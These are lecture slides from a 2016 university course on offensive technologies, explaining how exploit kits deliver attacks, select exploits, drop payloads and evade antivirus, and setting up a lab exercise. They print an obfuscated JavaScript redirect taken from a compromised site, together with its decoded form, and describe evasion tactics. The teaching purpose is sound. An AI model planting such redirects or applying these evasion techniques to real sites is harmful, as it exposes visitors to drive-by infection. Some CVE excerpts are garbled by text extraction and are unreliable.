



## Offensive technologies Fall 2016

# Lecture 3 Exploit Kit Functionality Fabio Massacci

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#### Remember this scenario?

- Basically that's the same idea of an Exploit Kit
  - Execute
    - 186 local functions
    - 15 functions from *external* sites
  - Aggregate static contents from
    - 676 websites of which
    - 370 external websites
    - 193 may be just images
  - Aggregate dynamic content from
    - 8 advertisers (at least)
  - Are all of these actions "good" ones?
- Just instead of adverts it sends you exploits...



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#### Remember this scenario?



- Basically that's the same idea of the exploit served by the exploit kit
  - That's a program containing
  - at least 1682 instructions
  - What happens when we open it?
    - All instructions are executed
    - Not necessarily true that the result is displayed
  - PDF language is Turing Complete
    - ANY function can be written in PDF language
    - Opening a PDF file can seamlessly display an image and simultaneously solve Fermat's little theorem
- So the stuff you got is not a "normal" pdf (or an images etc.) it is something that makes you browser crash and execute some part of the pdf that you don't really want to execute

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#### **Ekits Technological vector**

- Reminder of key idea of all attacks
  - System is fed by attacker with computationally valid code (the exploit) disguised as an input sto a vulnerable component
  - As a result code is executed
- Exploit kit scenario is basically in which
  - System → user's computer
  - Vulnerable component → browser (or its plug-ins) contacting a web server
  - Attacker → web server
  - Exploit → some file that browser normally process (eg text, images, scripts, ect.)

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#### What is an Exploit Kit?

- · Essentially it is a web site
  - When contacted by the user it launches one or more attacks against the web site
  - If the attacks are successful it infects the systems
  - Some additional code (payload) is then uploaded on the system
- · Attacks exploits software vulnerabilities
  - Browser, plugin operating systems etc.
  - Independently from the vulnerabilities that is actually exploited they go through the browser
- There are several of them. Among the most famous
  - Blackhole, RIG, Crimepack, Neutrino, BleedingLife, ...


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






#### **Attack Delivery Mechanisms**


- User receives the attack just by opening a web page
  - The page is not necessarily malicious
  - A legitimate page might load, unaware, malicious elements
    - · Advert that in reality is malicious
    - · iFrame insert by the attacker
- Examples of what you need to do
  - Click on a link included in an email
  - Click on a video with a catchy title on Facebook
  - Open a friend's (or a news site) web page
  - Hovering with a mouse over something
- From the user's perspective this is "doing nothing"



















#### Can We Block It?

- Do we "break the web" by making this thing impossible?
- Firewall
  - Idea: block "content" that arrives from outside and is not requested
  - Discussion:

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#### How difficult is that?

- Mozilla development web page
  - "The mouseover event is fired when a pointing device is moved onto the element that has the listener attached or onto one of its children"
- Code "behind" an image?

<img onmouseover="bigImg(this)" src=<u>"http://toughguys.com/belen-b-side.gif"</u> alt="Belen Rodriguez shows her best B-side">

Enough to add this bit to a page

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## How difficult is that (contd)

- User perspective on what happened
  - Nothing happened
  - "There was this cheeky video but I didn't click on it"
- Technical perspective on what happened
  - Moving the mouse on a canvas **is** an action
  - Javascript event triggered
  - Remote url loaded
  - Content of remote url processed by brower (or appropriate plug-in)
- What if image is not well formed?
  - crash the processor and take over control from browser

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#### Can We Block It?

- Do we "break the web" by making this thing impossible?
- Browser
  - Idea: disable "content" that is not what we explicitly requested
  - Discussion:

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## **Attack Vector: Software Vulnerability**

- Attack "content" now been delivered to the system
- "content" is then (mis)interpreted by the receiving software as "code"
  - Receiving software has bug (vulnerability) incorrectly processing "content"
  - Bug is exploited (hence the name) so system executes "content" as if it was "code"
  - Receiving system has no way to know this is un-intended
- Typically two types of attack:
  - Scripting code (javascript, VBscript,..) interpreted by the browser
  - Malformed files (.swf, .pdf, .applet) loaded by plugin/third party software





#### **Sample of Attack Vectors**

#### Vulnerability Summary for CVE-2012-2522

Original release date: 08/14/2012

Last revised: 11/02/2013 Source: US-CERT/NIST

#### Overview

Microsoft Internet Explorer 6 through 9 does not properly handle objects in memory, which allows remote attackers to execute arbitrary code by accessing a malformed virtual function table after this table's deletion, aka "Virtual Function Table Corruption Remote Code Execution Vulnerability."

#### Vulnerability Summary for CVE-2015-3088

Original release date: 05/13/2015

Last revised: 05/26/2015

#### Source: US-CERT/NIST

Heap-based buffer overflow in At Source: US-CERT/NIST before 17.0.0.188 on Windows a **Overview** 17.0.0.172, Adobe AIR SDK befo

#### Vulnerability Summary for CVE-2015-3075

Original release date: 05/13/2015

Last revised: 05/14/2015

17.0.0.172 allows attackers to e: Use-after-free vulnerability in Adobe Reader and Acrobat 10.x before 10.1.14 and 11.x before 11.0.11 on Windows and OS X allows attackers to execute arbitrary code via unspecified vectors, a different vulnerability than CVE-2015-3053, CVE-2015-3054, CVE-2015-3055, and CVE-2015-3059.


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






## **Alternative Delivery Mechanism**

- Exploit kits works only if they receive connections from victims
  - Links, adverts, iframes, redirections, ...
- I can't hack websites is there an alternative?
- There exist (underground) markets to buy such connections
  - "Maladvertising", spam, people reselling their compromise to legitimate site
  - Actually even legit advert networks
- Attacker "buys" 1000 connections from Italian users that use Internet Explorer 7
  - Users gets redirected to the domain of the attacker when they load the original link
- Requires redirection














#### Can We Block It?

- Again, without breaking the web
- Browser redirection
  - Idea: we forbid a browser to redirect connections to different url than the one intially specified
- Discussion

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#### **Final step: Payoad Distribution**

- Exploit of vulnerability only gives control of the user's machine control for a brief instant
  - By itself this transient control does not yield much value
  - We need to make this control more or less permanent
  - or deliver to the system something that "has value"
- Exploit kit must deliver "payload" to the system
  - Example: opening a root shell, request to download and install malware
- The payload is sometimes called shellcode
  - Typically run in machine language
  - Loaded directly in memory from the attacker
  - Executed by the system

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#### **Example Payloads**

- After exploit install ransomware
  - Ransomware encrypts disk and owner of software can demand payment to decrypt
  - Ransomware does not need to be controlled by the same guy running the exploit kit
- Install Botnet client
  - Botnet client can be re-sold on the market
  - Service of client can be directly sold for "Booter Services"
- Install Keylogger
  - Control remote machine for possible re-sale of captured credentials (or snitching on you partner)
  - For example credit cards can be identified as they are 14 numbers with a number of error correcting codes

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#### **Propagation vs operation**

- Strategy 1: High propagation rate
  - PRO: several infections / unit of time
  - AGAINST: The more samples of malware in the wild, the higher the chances to hand a sample to security researchers
    - more infections → faster detection
- Strategy 2: Low propagation rate
  - PRO:
    - · higher stealthiness
    - fewer chances of infecting a system already infected by another malware
  - AGAINST: fewer infections / unit of time

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#### **Exploit Kits - Internals**

- We now look at Exploit Kits as "software artefacts" how do they look?
  - Leaked source codes of 30+ exploit kits
  - Vulnerability and exploit over 70+ kits
- Offensive Component
  - The one responsible for actually delivering the payload to the connecting users
- Defensive Component
  - Not just users connect to the web site. Also security companies do
  - Mostly we want to avoid that the web url hosting the exploit kit is blacklisted
- Management Console
  - This is the real purpose of an exploit kit.





#### **Offensive Component**

- When the victims send its first "GET" the kit will
  - 1. Identify the versions of the and the operating system (88%)
  - 2. Check user has not been already infected (64%)
    - · via IP checking
    - This is essential to avoid uncontrolled propagation
  - 3. Check if system is actually vulnerable
  - 4. Launch a "suitable" attack
    - Less sophisticated kits launch attacks even if system not vulnerable (36%)
    - Others try more than one attack types

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## **Offensive Component: II**


- It is enough that one exploit succeds for the take-over to be succesful
- Typically 10-12 exploits per kit
  - Recently also exploit kits with 3-5 exploits
  - Often not very recent (1-2 years)
- Typical vulnerabilities
  - Adobe Flash, Acrobat Reader, Internet Explorer,
     Java, altri plug-in





## **Defensive Components**

- Exploit kits msut actively defend themselves against AV/web robots
- Obfuscation of payload e del malware (82%)
  - Obfuscation + Crypto
  - Malware packers
- Block IP to avoid beind sampled by AV/Security (78%)
- Evasions f robots+crawlers (3 kits only)
- Some kits even control in rela time whether their url is included in public lists of malware domains.







#### **Defensive Components - III**

- AntiVirus software typically recognizes the footprint (signature) of a malware loaded into memory
  - Compare suspicious file and DB signatures
  - If there is a correspondence, execution is suspendedor terminated
- Packers → They are what the name saysm "packers" o "wrappers" around the malware that modify its signature
  - Main target is "obfuscation of malware"
  - "packed malware" → different memory footprint of downloaded"malware"
- Attacker can also use a "fresh" attack with slightly reduced chances of being detected by the defender.

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#### **Content compromisation example**

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - <SCRIPT language=JavaScript> function otqzyu(nemz)juyu="lo";sdfwe78="catio"; kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('"; awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/"; polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re"; jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+ polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+ iuiuh8889+vbb25+awq27+dh4+je15); otqzyu();// </SCRIPT>
- Can you deobfuscate it?

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    awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
    polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
    jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
    polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
    (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
    iuiuh8889+vbb25+awq27+dh4+je15);
    otqzyu();//
    </SCRIPT>
- Can you deobfuscate it?

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





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    kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
    awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
    polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
    jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
    polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="']"; if
    (vj20+sftftft==6) eval(juyu+sdfwe78+kjj+ uyty+
    iuiuh8889+vbb25+awq27+dh4+je15);
    otqzyu();//
    </SCRIPT>
- Can you deobfuscate it?
  - location.replace('http://videozfree.com')

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


## **Exploration of a kit: Crimepack**


- "Darky" looks
  - Mostly because tool designer want to sell its usage to other parties
  - So important to look a true "professional criminal"
- Actually just a system to manage fragments of web pages, files, and connections















#### **Key Idea of Exercise**

- You connect directly to exploit kit web-site
  - Must set up virtual machine corresponding to web server so that it responds to your requests on a specific port
- Must set up exploit kit site
  - Make sure that the web server executes the code of the exploit kit i.e. that the exploit kit code is run when a request to that port is made (change configuration file)
  - Specify the payload (calc.exe) and the exploit
- Launch attack
  - Connect to the web server on the specified port
  - If attack works your browser will open a calculator

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
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## **Delivery n.3 – Exploit Delivered**

- What you have to do...
- You just have to do it where
  - the user runs on a laptop
  - the exploit kit runs on a virtual machines on the laptop
  - The code of the exploit kit is available for you to change its source



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#### **Additional Reading**

- On Cybercrime Surveys and Reports
  - J.BritoandT.Watkins.Loving the cyberbomb? The dangers of threat inflation in cybersecurity policy. Harvard National Security J., 3(1):39, 2011.
  - C. Herley. The plight of the targeted attacker in a world of scale. In Proc. of WEIS'10, 2010.
  - R. Wash. Folk models of home computer security. In Proceedings of the Sixth Symposium on Usable Privacy and Security 2010 Jul 14 (p. 11). ACM.
- On Exploit Kits
  - C.Grier etal. Manufacturing compromise: the emergence of exploit-as-a-service. In *Proc. of ACM CCS'12*, pp. 821–832, 2012
  - V.Kotov and F.Massacci. Anatomy of exploit kits. In Proc. of ESSOS'13, pp. 181– 196, 2013.
  - N. Nikiforakis, F. Maggi, G. Stringhini, M. Z. Rafique, W. Joosen, C. Kruegel, F. Piessens, G. Vigna, and S. Zanero. Stranger danger: Exploring the ecosystem of ad-based url shortening services. In *Proc. of WWW'14*, pp. 51–62, 2014
  - S. Lekies, B. Stock, and M. Johns. 25 million flows later: Large-scale detection of dom-based xss. In *Proc. of ACM CCS'13*, pp. 1193–1204, 2013.

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